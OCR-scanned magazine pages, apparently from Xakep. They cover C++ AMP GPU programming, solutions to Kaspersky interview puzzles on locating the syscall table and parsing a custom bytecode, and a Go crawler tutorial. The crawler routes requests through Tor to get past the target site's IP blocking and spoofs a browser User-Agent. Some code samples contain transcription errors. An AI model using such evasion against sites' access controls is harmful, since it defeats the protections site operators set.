&REV_09\3&11583659&0&10
       dedicated_memory                  = 0.03125 Mb
       has_display                       = true
       is_debug                          = true
       is_emulated                       = false
       supports_double_precision         = true
       supports_limited_double_precision = true
  2: NVIDIA GeForce GT 650M
       device_path                       = PCI\VEN_10DE&DEV_0FD1&SUBSYS_05781028
&REV_A1\4&274689E5&0&0008
       dedicated_memory                  = 1.939 Mb
       has_display                       = false
       is_debug                          = true
       is_emulated                       = false
       supports_double_precision         = true
       supports_limited_double_precision = true
  3: Microsoft Basic Render Driver
       device_path                       = direct3d\warp
       dedicated_memory                  = 1.939 Mb
       has_display                       = false
       is_debug                          = true
       is_emulated                       = true
       supports_double_precision         = true
       supports_limited_double_precision = true
  4: Software Adapter
       device_path                       = direct3d\ref
       dedicated_memory                  = 0 Mb
       has_display                       = true
       is_debug                          = true
       is_emulated                       = true
       supports_double_precision         = true
       supports_limited_double_precision = true
  5: CPU accelerator
       device_path                       = cpu
       dedicated_memory                  = 0 Mb
       has_display                       = false
       is_debug                          = false
       is_emulated                       = true
       supports_double_precision         = false
       supports_limited_double_precision = false
Жми Enter для выхода
_
```

функцию, переданную (вторым параметром) посредством функтора, или лямбды. В соответствии с первым параметром будет запущено такое количество потоков для выполнения. Существует возможность внутри функции или лямбды (aka ядерной функции) вызвать другую функцию, но она должна быть помечена ключевым словом restrict(amp). Если алгоритм parallel_for_each принимает для выполнения функтор (или лямбда-выражение), то функция или лямбда, на которую он указывает, тоже должна быть помечена данным ключевым словом. Имеются еще некоторые ограничения на ядерную функцию, например она может захватывать (из внешнего кода) только параметры, передаваемые по ссылке.

В итоге самое медленное место в любом приложении, использующем вычисления на GPU, — это копирование данных из памяти ЦП в память ГП и обратно. Поэтому необходимо это учитывать, и если вычислений немного, то, скорее всего, будет быстрее их выполнить на CPU.





## ПРИМЕНЕНИЕ AMP

Как ты заметил, AMP неразрывно связан с DirectX, однако это совсем не значит, что с помощью AMP можно выполнять только графические вычисления. Тем не менее графика — это наиболее ресурсоемкие вычисления, требующие высокой скорости работы, поэтому самые интересные и показательные примеры относятся как раз к ней.

Итак, установим DirectX SDK, выпуск от июня 2010 года (версия, включающая 11-ю версию интерфейсов). Рассмотрим пример для работы с графикой: вращение треугольника, построенного средствами Direct3D 11. Открой проект DXInterOp. Если построить и запустить приложение, то мы увидим следующее изображение, только в динамике (рис. 3).

Файл DXInterOpsPsVs.hlsl содержит вершинный и пиксельный шейдеры, в файле DXInterOp.h, кроме макросов безопасного удаления объектов, объявлена структура двумерной вершины (Vertex2D), используемая на протяжении всей программы. В файле DXInterOp.cpp находится основной код приложения: создание окна, инициализация графической подсистемы (создание, разрушение устройства Direct3D, загрузка и создание объектов шейдеров, построение треугольника, заливка + перерисовка окна) и так далее. Весь этот код использует функциональность Direct3D и потому не является темой нашего сегодняшнего разговора. В файле ComputeEngine.h находится интересующая нас часть приложения. Класс AMP_compute_engine отвечает за преобразование координат вершин. В его конструкторе создается ссылка на объект accelerator, который представляется устройством Direct3D. Затем этот класс инициализирует объект m_data, который представлен уникальным указателем на одномерный массив вершин (объявленный ранее как Vertex2D). Рабочей лошадкой класса выступает функция run, в которой в алгоритме parallel_for_each внутри лямбда-выражения вычисляется новая позиция координат для поворота треугольника:

```
parallel_for_each(m_data->extent, [=, &data_ref]↵
(index<1> idx) restrict(amp)
{
    DirectX::XMFLOAT2 pos = data_ref[idx].Pos;
    data_ref[idx].Pos.y = pos.y * ↵
    cos(THETA) - pos.x * sin(THETA);
    data_ref[idx].Pos.x = pos.y * sin(THETA)↵
    + pos.x * cos(THETA);
});
```

Обрати внимание на интродуктор лямбды: указывается, что data_ref типа array<Vertex2D, 1> передается по ссылке, а объект idx типа index — по значению, этот индекс является номером выполняемой в данный момент нити.

Собственно функция run вызывается прямо перед визуализацией, поэтому работа должна выполняться очень быстро.

Во многом это надуманный пример, поворот объекта вполне можно реализовать в том же потоке, где выполняются действия Direct3D (инициализация, рендеринг и прочие). Однако в этом примере отчетливо видно разделение обязанностей между частями приложения, и вычисление новых координат для вершин происходит очень быстро даже на софтверном ускорителе, запущенном в отладочном режиме.

## БЛОЧНЫЕ АЛГОРИТМЫ

Когда вычисления происходят на GPU, то, в отличие от CPU, в них не используется преимущество ядерного кеша, поскольку ГП очень редко использует данные повторно. С другой стороны, как и ЦП, ГП очень медленно извлекает данные из глобальной памяти. Особенность ГП заключается в том, что чем ближе находятся целевые блоки, тем быстрее происходит обращение к ним. Все-таки обращение к данным в кеш-памяти происходит в разы быстрее. И можно настроить алгоритм таким образом, чтобы он чаще обращался к кешу, то есть сохранял и считывал из него данные. Для этого нужно разбить данные на блоки — штука непростая, но может принести существенную пользу в повышении скорости выполнения алгоритма. В отличие от ЦП, где кеш в большинстве случаев автоматический, в ГП кеш программируемый. Поэтому программист должен сам заботиться о нем. Мы можем определить блоки, в которых будут выполняться нити. При этом необходимо выполнить два предусловия: вместо простого индекса, как в неблочной программе, использовать блочный индекс, плюс воспользоваться программируемым кешем акселератора. За каждой нитью закреплена область памяти в последнем, и, чтобы разместить там переменную, надо перед ее объявлением поставить ключевое слово tile_static, другими словами — указать на использование блочно-статической памяти. Переменные, помеченные этим ключом, могут использоваться только внутри ядерной функции. Поскольку блочно-статическая память очень и очень небольшая, в ней обычно сохраняют небольшие части массивов (коллекции array) из глобальной видеопамяти:

```
tile_static int num[32][32];
```





**Рис. 3. Вычисление координат вершин треугольника происходит на видеоадаптере**

Алгоритм parallel_for_each имеет перегруженную версию, которая в качестве первого параметра принимает объект класса tiled_extent — extent, разделенный на блоки в двумерном или трехмерном пространстве. Вот пример:

```
parallel_for_each(extent<2>(size, size), =,↵
&input, &output ( (index<2> idx) restrict(amp)
```

В этом примере имеем массив size*size в двумерном пространстве. Когда алгоритму parallel_for_each первым параметром передается tiled_extent, то лямбде передается объект tiled_index, в том же пространстве, что tiled_extent:

```
parallel_for_each(extent<1>(number_of_threads).↵
tile<_tile_size>(), = ↵
(tiled_index<_tile_size> tidx) restrict(amp)
```

Внутри лямбды из объекта tiled_index можно получить доступ как к глобальному, так и к локальному индексу с помощью свойств global и local:

```
const int tid = tidx.local[0];
const int globid = tidx.global[0];
```

Две приведенные выше модификации — это лишь самые явные изменения, которые надо внести в первую очередь при переходе с неблочной на блочную версию кода. Главная же задача программиста при переделке кода — переосмыслить решение и модифицировать ядерную функцию и вызываемый из нее код.

Одна из главных проблем, которая может возникнуть при разработке блочного алгоритма, — это состояние гонок.

Рассмотрим такой случай. Перед обработкой данных внутри лямбды они копируются из коллекции глобальной в коллекцию в блочно-статической памяти. После этого вызывается алгоритм для обработки коллекции в блочно-статической памяти. Но если, предположим, заполнение массива происходило в соответствии с индексом нити, то перед обработкой он может быть заполнен не полностью, так как нити выполняются независимо и, дойдя до вызова алгоритма, ни одна нить не в состоянии узнать, выполнилась ли каждая нить, то есть заполнен ли массив полностью. В таком случае перед вызовом алгоритма надо вставить вызов метода wait объекта класса tile_barrier, который невозможно создать независимо, но можно получить из объекта класса tile_index, переданного в лямбду: tidx.barrier.wait();


```
tile_static int num[32][32];
num[tidx.local[0]][tidx.local[1]] =↵
arr[tidx.global];
        tidx.barrier.wait();.
  if (tidx.local == index<2>(0,0)) {
        num[0][0] = t[0][0] + num[0][1] +↵
        num[1][0] + num[1][1];
        }
```

## ЗАКЛЮЧЕНИЕ

AMP может быть использован не только из C++, но и из управляемого кода, например на C#. Вдобавок приложения для Windows Store тоже в полной мере используют C++ AMP — гетерогенный параллелизм на графических ускорителях, которые в настоящее время есть не только в ПК, но и в планшетах и смартфонах.

К сожалению, в статье нам удалось посмотреть только на вершину айсберга Microsoft AMP, огромная часть технологии осталась нерассмотренной. Я только обратил на нее твое внимание, дальнейшее постижение и изучение AMP передаю в твои руки. В заключение хочется отметить: в Visual Studio есть не только средства для создания распараллеленного кода, но и средства для его отладки и визуализации выполнения параллельных вычислений, что сегодня мы не успели обсудить.

Вычисления на акселераторах раньше использовались редко из-за сложности, однако AMP делает гетерогенный параллелизм доступным для широчайших масс программистов.



Александр Лозовский
lozovsky@glc.ru

# ЗАДАЧИ НА СОБЕСЕДОВАНИЯХ

## ОТВЕТЫ НА ЗАДАЧИ ОТ «ЛАБОРАТОРИИ КАСПЕРСКОГО»

Сегодня «Лаборатория Касперского» прославляет победителя соответствующих задач.
Поехали!

## ПОЧЕТНЫЙ РЕШАТЕЛЬ ХАКЕРА РАЗРЫВАЕТ ПАСТЬ ЗАДАЧАМ «ЛАБОРАТОРИИ КАСПЕРСКОГО»

Опять опасный мужчина **Иннокентий Сенновский**, этот Самсон цифрового мира и Геркулес дебаггинга, справился с очередными задачками самым первым. Ну что с ним поделаешь? Будет награжден. А вот и его решение.

В первом задании сначала собираем указатель на функцию обработчика прерывания sysenter. От начала ищем сигнатуру вызова диспетчера прерывания по номеру сискола. Следующие 4 байта, на которые будет указывать ptr в случае правильной сигнатуры, — это адреса отдельных обработчиков (таблица сисколов).

Второе задание на этот раз очень интересное. Сначала о структуре файла. В начале даны 4 байта, в которых количество константных переменных строк. Далее структуры — 2 байта длины и сама строка. Далее количество динамических переменных (4 байта). Далее 1 байт типа переменной: 0x09 — хендл, 0x05 — массив. После байта типа следуют 4 байта описания. В них хранится номер строки-константы, которая описывает эту переменную. Если тип 0x9, то после сразу идут 2 байта под хендл, если 0x5, то 1 байт количества байтов в массиве. После идет сам массив. Если все переменные закончились, то начинается секция кода. В начале секции 4 байта, в которых хранится количество команд в программе. Далее сами команды. Самое веселое, что обращение к константам и переменным идет с индексами, но отдельно к константам и отдельно к переменным.

Теперь команды по порядку. 0x65 — первый аргумент является индексом переменного массива, второй — индексом константной строки. Оба по 4 байта (вообще, в коде все аргументы по 4 байта). Так мы собираем в массиве строку «Greetings from the Dreamworld!». 68 — открытие файла (аргумент — константа-имя Kaspersky). 0x69 — сохранение хендла от файла. Два аргумента — первый динамический (индекс переменной-хендла), второй — константный (имя файла, который уже быт открыт). 0x6c — аналогично 0x6b, но в отличие от 0x6b второй аргумент — индекс переменной, а не константы. Записывает строку в файл по индексу хендла. То есть записывает в файл Kaspersky строку «Greetings from the Dreamworld!». 0x6a — освобождение хендла по индексу. Все.

## IT-КОМПАНИИ, ШЛИТЕ НАМ СВОИ ЗАДАЧКИ!


Миссия этой мини-рубрики — образовательная, поэтому мы бесплатно публикуем качественные задачки, которые различные компании предлагают соискателям. Вы шлете задачки на lozovsky@glc.ru — мы их публикуем. Никаких актов, договоров, экспертиз и отчетностей. Читателям — задачки, решателям — подарки, вам — респект от нашей многосоттысячной аудитории, пиарщикам — строчки отчетности по публикациям в топовом компьютерном журнале.




# СКАЧАТЬ ВСЁ

## ПИШЕМ КРАВЛЕР НА GO, КОТОРЫЙ СКАЧИВАЕТ ВСЕ ДОСТУПНЫЕ ВЫПУСКИ ХАКЕРА

Кравлинг сайтов достаточно распространенное явление. Наиболее яркий пример — работа поисковых «пауков». Конечно, любую технологию можно использовать как для хороших целей, так и для вредительства. А еще, как в нашем случае, для упрощения жизни.



Артём Ковардин
4gophers.com

### ЗАЧЕМ НАМ ВСЕ ЭТО

Какое-то время назад стали доступны все выпуски журнала «Хакер» в электронном виде. Это прекрасно и хорошо, но я параноик. А вдруг война и интернета не будет? Или с сайтом журнала что-то случится (тьфу-тьфу-тьфу)? Что тогда? Вот поэтому я хочу, чтобы все выпуски были у меня локально и при необходимости я просто копировал выпуск на планшет. Но скачать все журналы разом нельзя, каждый выпуск нужно скачивать с сайта отдельно. Кликать по ссылке и сохранять в папку, потом опять кликать по ссылке и сохранять. Отстой. Нам нужен кравлер, который сделает все за нас.

Кравлер (он же краулер, он же «паук») нужен для сбора информации с веб-страниц и сохранения информации с этих самых страниц в нашу базу данных. Они используются как часть поисковых машин, которые составляют каталоги сайтов. С их помощью можно создавать ресурсы-агрегаторы, на которых отображается информация из целой пачки источников. Также можно их применять для сбора базы емейлов для последующего спама по этим адресам. Вариантов множество, но в нашем случае кравлер нужен для сбора ссылок на файлы для автоматизированного сохранения на наш локальный диск.

Конечно, кравлер можно написать на любом языке. Если тебе нужно разбирать сложную HTML-структуру, то неплохо подойдет Node.js, в рамках которого можно использовать старую добрую jQuery. Правда, скоростью работы такой подход вряд ли может похвастаться.

Хочется, чтобы все работало быстро и чтобы HTML можно было легко распарсить, и многопоточность нужна, желательно не разрывающая мозг. В общем, Go для такой задачи просто идеальный выбор. Кроме того, у этого языка есть еще одно преимущество — очень простой пакет для работы с протоколом SOCKS, который нам пригодится в будущем. Нагло и максимально быстро сохраним себе все выпуски за один присест.

### ПОГРУЖАЕМСЯ В GO

Go — замечательный язык общего назначения. По задумке авторов, он должен объединять свойства языков с динамической типизацией, таких как Python, и компилируемых языков со статической типизацией, таких как си. И поверь, у него это очень неплохо получается.

Своей популярностью он во многом обязан своим авторам — Кену Томпсону, Робу Пайку и Роберту Гризмеру. Отцы UNIX не подвели и сделали хороший инструмент на все случаи жизни.

Даже несмотря на то, что этот язык еще очень молод, сообщество написало уже целую кучу пакетов на все случаи жизни. Да и стандартная библиотека Go просто впечатляет. Хочешь веб-сервер? Готово! Хочешь веб-клиент? Их есть у меня! И еще очень много всего, вплоть до встроенной поддержки unit-тестирования.

Основные идеи, которым следует Go, — это быстрая компиляция, простота разработки, максимально простой подход к распараллеливанию.

С компиляцией все понятно. Чем быстрее собирается проект, тем чаще его можно тестировать. Кстати, поддержка unit-тестирования не оставит равнодушным ни одного адепта TDD.

Одно из самых больших преимуществ языка — это простота его синтаксиса. Поверь, если ты сталкивался с си-подобным кодом, то с синтаксисом Go ты сможешь разобраться буквально за выходные. Код всегда выглядит единообразно. Если раньше ты корчился в муках, выбирая, на какой строчке ставить фигурную скобку после `if`, то теперь все просто — ты не сможешь скомпилировать, если перенесешь ее на другую строчку. В первую очередь это сделано для ускорения компиляции. И не забывай про встроенную тулзу для форматирования кода `go fmt`, которая сделает за тебя кучу работы.

В Go прекрасно реализованы примитивы для параллельного программирования. Хотя, строго говоря, это не настоящая параллельность. В русском языке нет точного термина, чтобы называть такой подход. Ближе всего смысл передают термины «конкурентность», «многопоточность».

Преимущество такой многопоточности в том, что, по сути, это реализация CSP — теории взаимодействия последовательных процессов (Communicating Sequential Processes — CSP), разработанной Чарльзом Хоаром. Смысл этой теории в том, что приложение в любой момент может создать новый тред (нить), который для коммуникации с другими тредами будет использовать отправку синхронных сообщений. Таким образом получается избежать ада из потоков, блокировок, мьютексов и всего, что до сих пор используется в сях и плюсах для создания многопоточных приложений.

Конечно, Go не единственный язык, в котором многопоточность реализована согласно CSP. Одним из ярких представителей языков такого рода можно назвать Erlang. Но как по мне, Go значительно проще и человечней.

Возможность многопоточного выполнения в Go-программе реализуется с помощью легковесных go-рутин. Их можно рассматривать как очень легковесные треды. Чтобы создать go-рутину, достаточно указать волшебное слово go перед вызовом функции:

```
func main() {
    go some_function()
    go func () {
        fmt.Println("Привет!")
    }
}
```

И все, f и о `func () {}` будут выполняться в новом треде. Go-рутины очень легкие, мы можем создавать их тысячами. Накладные расходы минимальны, в отличие от создания новых процессов.

Коммуникация и синхронизация между go-рутинами реализуется с помощью каналов. Да-да, те самые каналы, которые так напоминают *nix-пайпы. Их можно представить как некую трубу пневмопочты, соединяющую несколько рутин. По этой трубе можно отправлять сообщения в двух направлениях.

Каналы бывают буферизированными и небуферизированными. Это влияет на синхронность. Обычный, небуферизированный канал работает синхронно, то есть получатель блокируется в ожидании сообщения от отправителя; в свою очередь, отправитель блокируется, пока получатель не заберет сообщение из канала.

Выражение `c := make(chan int, 1)` означает, что мы создаем канал с буфером размером 1. В случае отправки сообщения в такой канал отправитель не будет блокироваться, выполнение продолжится.

Пример работы небуферизированных блокирующихся каналов:

```
package main
import (
    "fmt"
    "time"
)
func pinger(c chan string) {
    for i := 0; ; i++ {
        c <- "ping"
    }
}
func printer(c chan string) {
    for {
        msg := <- c
        fmt.Println(msg)
        time.Sleep(time.Second * 1)
    }
}
func main() {
    var c chan string = make(chan string)
    go pinger(c)
```






**WWW**

Официальный сайт языка Go: golang.org

Подборка бесплатных книг: 4gophers.com/books



**VIDEO**

Выступление Роба Пайка «Конкурентность и параллелизм»: goo.gl/WI2UIs

```
    go printer(c)
    var input string
    fmt.Scanln(&input)
}
```

Программа будет постоянно выводить ping, пока не нажмем Enter. Тип канала задается ключевым словом chan, после него указывается тип значений, которые будут передаваться по каналу (как видно, в нашем случае это строки). Оператор `<-` используется для отправки сообщения, например `c <- "ping"`. А получение выполняется с помощью конструкции `msg := <- c` — значение сохранено в переменную msg.

Один из разработчиков языка, Роб Пайк отлично объяснил про различия между конкурентностью и параллелизмом. Ты можешь посмотреть видеозаписи с его участием, на которых он вдохновенно рассказывает, как всем этим добром правильно пользоваться.

## ИСПОЛЬЗУЕМ ПРОКСИ

Помни, что грабить мы будем не какой-нибудь захудалый сайтишко, а сам «Хакер». Уж они-то точно не дадут так просто подключиться к себе в несколько потоков и быстро скачать кучу файлов. К тому же им помогают всякие qrator.net и gitinsky.com. Поэтому нужно заряжать пачку прокси.

Прокси? Чтобы просто скачать все выпуски журнала? Как-то не очень выгодно получается. Если бы не... Tor, который дает нам анонимность в Сети и почти каждый запрос пользователя посылает через уникальную ноду со своим IP. А это значит, что мы можем использовать его как прокси-сервер.

Устанавливаем Tor:

```
sudo apt-get install tor
```

Для использования сети Tor нужно запустить «луковый» прокси-сервер на своей машине. Этот сервер будет подключаться к серверам Tor, образуя цепочку из таких же серверов в сети, которые используют многоуровневое шифрование. Все пакеты данных пропускаются через цепочку из трех разных прокси-серверов (узлов), выбранных случайным образом. В момент отправления клиентом пакета он шифруется тремя ключами. Первый ключ для третьего сервера, второй для второго и третий ключ для первого сервера. Таким образом, шифрование как бы «одевает» пакет в «луковую кожуру». Когда первый сервер получает пакет, он расшифровывает третий ключ, снимает верхний слой «кожуры» и определяет, куда дальше нужно отправить пакет. Затем пакет обрабатывается на втором и третьем сервере, точно так же «лишаясь кожуры».

Внутри сети Tor трафик перенаправляется от одной ноды к другой и окончательно достигает точки выхода, из которой уже полностью расшифрованный пакет доходит до изначального получателя. Весь трафик от получателя отправляется обратно в точку выхода.

Однако больше всего нас интересует немного другой аспект работы сети. При каждом запросе цепочка будет другой и IP-адрес конечной ноды будет меняться. А это означает, что мы сможем обойти блокировку по IP, как если бы мы использовали список прокси.

Прокси-сервер Tor предоставляет SOCKS-интерфейс. Любая программа, умеющая работать через SOCKS-протокол, может быть настроена для работы через Tor-сеть. Таким образом, обеспечивается анонимность пользователя в сети.

SOCKS (SOCKet Secure) (goo.gl/PiQ3tV) — это такой протокол, который позволяет сетевым приложениям использовать различные ресурсы и сервисы за межсетевыми экранами. SOCKS может использоваться для передачи данных как от клиента к серверу, так и в обратную сторону, разрешая внешним клиентам соединяться с нашими серверами.

Стоит упомянуть, что на сегодняшний день наиболее распространены версии протокола SOCKS 4 и 5.

Все это означает, что нам нужна поддержка этого протокола в нашей программе на Go. К счастью, она уже реализована в пакете github.com/hailiang/socks. Все, что нам необходимо, — это определить новый транспорт для нашего HTTP-клиента:

```
package tor
import (
    "github.com/hailiang/socks"
    "net/http"
)
func PrepareProxyClient() *http.Client {
    dialSocksProxy := sockets.DialSocksProxy(socks.SOCKS5,↵
    "127.0.0.1:9050")
    transport := &http.Transport{Dial: dialSocksProxy}
    return &http.Client{Transport: transport}
}
```

В этом небольшом куске кода мы создаем новый HTTP-клиент, который будет выполнять наши запросы. `DialSocksProxy` создает экземпляр `net.Conn`. `socks.SOCKS5` указывает, что мы будем использовать пятую версию протокола. По умолчанию прокси-сервер висит локально на 9050-м порту. Посмотреть настройки можно в файле конфигурации `/etc/tor/tor-tsocks.conf`. `&http.Client{Transport: transport}` — непосредственно создание нашего клиента и получение указателя на него.

Теперь можем вызывать эту функцию и получать указатель на наш HTTP-клиент, через который будут выполняться запросы к серверу:

```
client := tor.PrepareProxyClient()
```

Клиент готов к работе. Обрати внимание, создавая экземпляр клиента, мы указали транспорт, который позволит нам выполнять соединения через SOCKS. Для удобства напишем маленькую обертку `HttpGet`, которая скроет лишний код и проверки при создании нового запроса.

```
func HttpGet(httpClient *http.Client,
            url string) (response *http.Response, err error) {
    req, err := http.NewRequest("GET", url, nil)
    if err != nil {
        log.Fatal(err)
    }
    req.Header.Set("User-Agent",↵
      `Mozilla/5.0 (X11; Linux i686)
       AppleWebKit/537.36 (KHTML, like Gecko)
       Chrome/36.0.1985.125 Safari/537.36`)
    response, err = httpClient.Do(req)
    return
}
```

`req` — это указатель на `http.Request`. После его создания можем его настроить, например указать заголовки. Так как мы будем кравлить по-черному, то представимся браузером и укажем соответствующий User-Agent. `httpClient.Do(req)` — это выполнение запроса и получение результата. В результате, если все прошло хорошо, `response` будет указателем на `http.Response`.

Используя всю эту магию, мы можем выполнять запросы к xakep.ru:

```
response, err := tor.HttpGet(client, "xakep.ru")
```

И дальше творить с `response` что хотим, в том числе сохранять к нам на диск.

Технология использования Tor-прокси может пригодиться во многих случаях. Конечно, скорость оставляет желать лучшего, но почти стопроцентная непробиваемость и, самое главное, бесплатность перевешивают все недостатки.

## КРАВЛИМ

Давай заранее оговорим структуру нашего проекта. Все функции, которые относятся к работе с HTTP, вынесем в отдельный пакет tor. То есть в пакете будут функции PrepareProxyClient и HttpGet. А все, что связано с кравлингом и парсингом, вынесем в пакет crawler. Таким образом, в пакете main у нас будет только обращение к функции Crawler из пакета crawler:

```
package main
import (
    "4gophers.com/crawler"
    "strconv"
)
func main() {
    // ...
    crawler.Crawler(links)
}
```

У нас есть семь ссылок на страницы, где, в свою очередь, есть ссылки на PDF-файлы, которые нужно скачать. Ссылки на страницы мы можем заранее подготовить, это несложно:

```
func main() {
    var links []string
    for i := 1; i <= 7; i++ {
        links = append(links, "http://xakep.↵
        ru/issues/xa/page/" +
                        strconv.Itoa(i))
    }
    crawler.Crawler(links)
}
```

Тут var links []string — это слайс со ссылками на страницы с файлами. Проще говоря, мы собираем эти ссылки из пагинации.

Теперь нам нужно распарсить контент на этих страницах и найти прямые ссылки на файлы.

Затем можем полностью сконцентрироваться на работе над нашим кравлеро-парсером. Давай начнем с простого и постепенно будем добавлять разные фичи.

```
package crawler
import (
    "github.com/parnurzeal/gorequest"
    "fmt"
)
func Crawler(links []string) {
    for _, link := range links {
        response, _ := tor.HttpGet↵
        (client(), link)
        fmt.Println(response)
    }
}
```

Все, что делает этот код, — выводит на экран результаты запросов к страницам пагинации. В параметры функции Crawler мы получаем ссылку и обрабатываем ее. Все очень просто, никакой параллельности и асинхронности пока нет. Все выполняется последовательно, шаг за шагом. И конечно, это совсем не то, что нам нужно.

Добавим немного конкурентности. Вспоминаем про магическое слово go и запускаем функцию worker в новой go-рутине (тот самый легковесный тред) с помощью конструкции go worker(link):

```
//...
func Crawler(links []string) {
    for _, link := range links {
        go worker(link)
    }
}
func worker(link string) {
    response, _ := tor.↵
    HttpGet(client(),link)
    fmt.Println(response)
}
```

```
1  2  3  ...  7  След ▸

Elements | Network Sources Timeline Profiles Resources Audits Console
▶<div class="wpb_row row-fluid">…</div>
▶<div class="wpb_row row-fluid">…</div>
▼<div class="page-nav">
   <span class="current">1</span>
   <a href="http://xakep.ru/issues/page/2/" class="page" title="2">2</a>
   <a href="http://xakep.ru/issues/page/3/" class="page" title="3">3</a>
   <span class="extend">...</span>
   <a href="http://xakep.ru/issues/page/7/" class="last" title="7">7</a>
 ▶<a href="http://xakep.ru/issues/page/2/">…</a>
   <span class="pages">Страница 1 из 7</span>
```

**Пагинация на странице**

Если оставим программу в таком виде, то не увидим никакого вывода в консоль. Программа, а именно родительская рутина — функция main, успевает завершиться раньше окончания работы запущенных go-рутин. Чтобы дождаться, когда все они завершатся, нам нужно воспользоваться структурой WaitGroup из пакета sync.

```
import (
    "fmt"
    "github.com/parnurzeal/gorequest"
    "sync"
)
func Crawler(links []string) {
    var wg sync.WaitGroup
    wg.Add(len(links))
    for _, link := range links {
        go worker(link, &wg)
    }
    wg.Wait()
}
func worker(link string, wg *sync.WaitGroup) {
    response, _ := tor.HttpGet(client(), link)
    fmt.Println(response)
    wg.Done()
}
```

WaitGroup ожидает завершения пачки go-рутин. Главная рутина, в которой происходит вызов go worker(link, &wg), вызывает Add с указанием, сколько go-рутин будет запущено, сколько нужно будет ждать. После этого в каждой дочерней рутине вызывается Done, который сигнализирует, что работа внутри рутины завершена. Вызов Wait блокирует основную go-рутину, пока все остальные не закончат свою работу.

Обрати внимание: каждая из семи страниц будет обрабатываться отдельно, конкурентно. Это значит, что мы одновременно будем скачивать семь файлов (по одному с каждой страницы).



**INFO**

Гофер, маскот Go, был придуман женой Роба — Рене Френч.

## ПАРСИМ

Теперь мы умеем получать контент с семи страниц сайта. Нам нужно что-то с ним сделать, а именно выбрать оттуда ссылки на файлы и скачать файлы по этим ссылкам.

Как я уже говорил, несмотря на молодость языка, сообщество успело написать целую гору готовых пакетов на все случаи жизни. И конечно же, есть куча парсеров для работы с HTML. Например, можно воспользоваться официальным пакетом golang.org/x/net/html или чем-то более экзотическим вроде go-html-transform (goo.gl/qiAiU5).

У меня был единственный критерий для выбора парсера — максимальная простота и приближенность к jQuery. Для себя я выбрал пакет goquery (goo.gl/4q0erW). Использовать эту либу так же просто, как и jQuery. Вся работа заключается в создании DOM-документа, выборки необходимых нод из документа и, при необходимости, получении атрибутов этих нод:

```
sel := Doc().Find(".selector")
for i := range sel.Nodes {
    single := sel.Eq(i)
    // use 'single' as a selection
       of 1 node
}
```

Причем есть несколько вариантов создания DOM-документов: по ссылке (goquery сам выполняет запрос к серверу), из DOM-ноды, с помощью указателя на io.Reader или с помощью указателя на http.Response. Последний вариант — это именно то, что нам необходимо. Ты же помнишь, все запросы мы выполняем через SOCKS и Tor, поэтому вариант с указанием ссылки нам не подходит.

В нашем случае парсинг странички и получение всех необходимых ссылок выглядит так:

```
response, _ := tor.HttpGet(client(), link)
doc, _ := goquery.NewDocumentFromResponse↵
(response)
// Получаем все ссылки на файлы со страницы
hrefs := doc.Find("a.download-button").Map(
    func(i int, s *goquery.Selection)↵
string {
        href, _ := s.Attr("href")
        return href
    })
```

Создаем экземпляр DOM-документа, вызывая goquery.NewDocumentFromResponse(response). Дальше обычным CSS-селектором выбираем все ссылки на странице. Метод Map преобразует найденные ноды документа в обычный слайс hrefs с найденными ссылками.

## СОХРАНЯЕМ

Наконец-то мы добрались до сохранения файлов к нам на диск. Конечно, мы могли бы не заморачиваться и написать этот функционал прямо в анонимной функции, передаваемой в doc.Map(). Но это не очень правильно с точки зрения разделения функциональности. Поэтому весь код, связанный с сохранением файлов, у нас будет реализован отдельно.

Нам нужно пройтись по всему слайсу со ссылками, получить из них названия файлов и сохранить их.

```
for _, href := range hrefs {
    name := regex().ReplaceAllString(href, "${1}")
    fmt.Println("Файл: " + name)
}
```

Вероятно, смущает строчка regex().ReplaceAllString(href, "${1}"). Это реализация замены по регулярному выражению. Вообще, работа с регулярными выражениями в Go реализована очень круто.

Функция regex() подготавливает нашу регулярку:

```
func regex() *regexp.Regexp {
    if re == nil {
        re = regexp.MustCompile("http://[/A-Za-z0-9.-]↵
        *([XAxa][XAxa][_A-Za-z0-9-]*.pdf)↵
        [.pdf]*[?][a-z0-9]*")
    }
    return re
}
```

Тут мы определяем название файла с помощью выражения ([XAxa][XAxa][_A-Za-z0-9-]*.pdf). XAxa — это начало названия. Вообще-то в этом нет такой уж необходимости. Мы могли бы давать файлам случайные имена, но так мы, хотя бы примерно, сохраним нумерацию выпусков в названиях файлов.

```
for _, href := range hrefs {
    //...
    filename := folder + name
    if _, err := os.Stat(filename); err == nil {
        continue
    }
    output, err := os.Create(filename)
    if err != nil {
        continue
    }
    defer output.Close()
    time.Sleep(3 * time.Second)
    response, err := tor.HttpGet(client(), href)
    if err != nil {
        os.Remove(filename)
        continue
    }
    defer response.Body.Close()
}
```

Как видно из кода, прежде всего создаем пустой файл os.Create(filename) с именем, полученным после обработки URL регулярным выражением. folder — это папка, в которую будут сохраняться скачанные пдфки.

Пожалеем наш любимый ][ и укажем время ожидания в виде time.Sleep(3 * time.Second) перед запросом к каждому файлу.

Если при запросе к файлу произошла ошибка, то удаляем пустой файл.

```
for _, href := range hrefs {
    //...
    n, err := io.Copy(output, response.Body)
    if err != nil {
        os.Remove(filename)
        continue
    }
}
```

Так как response.Body реализует интерфейс io.Reader, то все, что необходимо для сохранения файла, — вызвать io.Copy.

Не забываем указывать defer output.Close() и defer response.Body.Close(). Если что-то пойдет не так, то инструкция, указанная в defer, гарантированно вызовется и память почистится.

На этом все. Компилируем наш проект:

```
$ go build -o crawler
```

